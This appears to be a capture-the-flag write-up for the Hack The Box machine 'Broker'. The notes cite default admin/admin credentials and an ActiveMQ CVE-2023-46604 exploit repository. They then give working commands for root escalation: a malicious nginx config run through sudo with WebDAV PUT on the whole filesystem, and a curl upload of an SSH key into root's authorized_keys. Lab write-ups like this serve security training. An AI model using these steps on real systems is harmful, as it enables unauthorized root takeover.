
Broker

Monday, April 28, 2025 7:47 PM


Broker





admin / admin

Find activemq exploit github

git clone https://github.com/rootsecdev/CVE-2023-46604







Copy this conf file to modify

Fix nginx.conf

```
activemq@broker:/$ cat /dev/shm/nginx.conf
user root;
worker_processes auto;
pid /run/nginx2.pid;
include /etc/nginx/modules-enabled/*.conf;
events {
        worker_connections 768; }
http {
        server {
                listen 9001;
                location / {
                        root / ;
                        autoindex on;
                        dav_methods PUT;
                        }}}
activemq@broker:/$
```

Run nginx

```
activemq@broker:/dev/shm$ sudo nginx -c /dev/shm/nginx.conf
```

You will see nginx server is listening on that port.

```
activemq@broker:/$ ss -lntp
State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
LISTEN 0      511          0.0.0.0:9001       0.0.0.0:*
LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
LISTEN 0      511          0.0.0.0:1337       0.0.0.0:*
LISTEN 0      511          0.0.0.0:1338       0.0.0.0:*
LISTEN 0      4096               *:5672             *:*    users:(("java",pid=940,fd=144))
LISTEN 0      4096               *:61613            *:*    users:(("java",pid=940,fd=145))
LISTEN 0      50                 *:61614            *:*    users:(("java",pid=940,fd=148))
LISTEN 0      4096               *:61616            *:*    users:(("java",pid=940,fd=143))
LISTEN 0      128             [::]:22            [::]:*
LISTEN 0      50                 *:45945            *:*    users:(("java",pid=940,fd=26))
LISTEN 0      4096               *:1883             *:*    users:(("java",pid=940,fd=146))
LISTEN 0      50                 *:8161             *:*    users:(("java",pid=940,fd=154))
activemq@broker:/$
```

Generate ssh key

```
┌──(kali㉿kali)-[~/Desktop/htb/broker/CVE-2023-46604]
└─$ ssh-keygen -f ../broker
Generating public/private ed25519 key pair.
Enter passphrase for "../broker" (empty for no passphrase):
Enter same passphrase again:
```

Upload ssh key using curl and login ssh

```
┌──(kali㉿kali)-[~/Desktop/htb/broker]
└─$ curl http://10.129.98.130:9001/root/.ssh/authorized_keys --upload-file broker.pub


┌──(kali㉿kali)-[~/Desktop/htb/broker]
└─$ ssh -i broker root@10.129.98.130
The authenticity of host '10.129.98.130 (10.129.98.130)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.98.130' (ED25519) to the list of known hosts.
Enter passphrase for key 'broker':
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~# id
uid=0(root) gid=0(root) groups=0(root)
root@broker:~#
```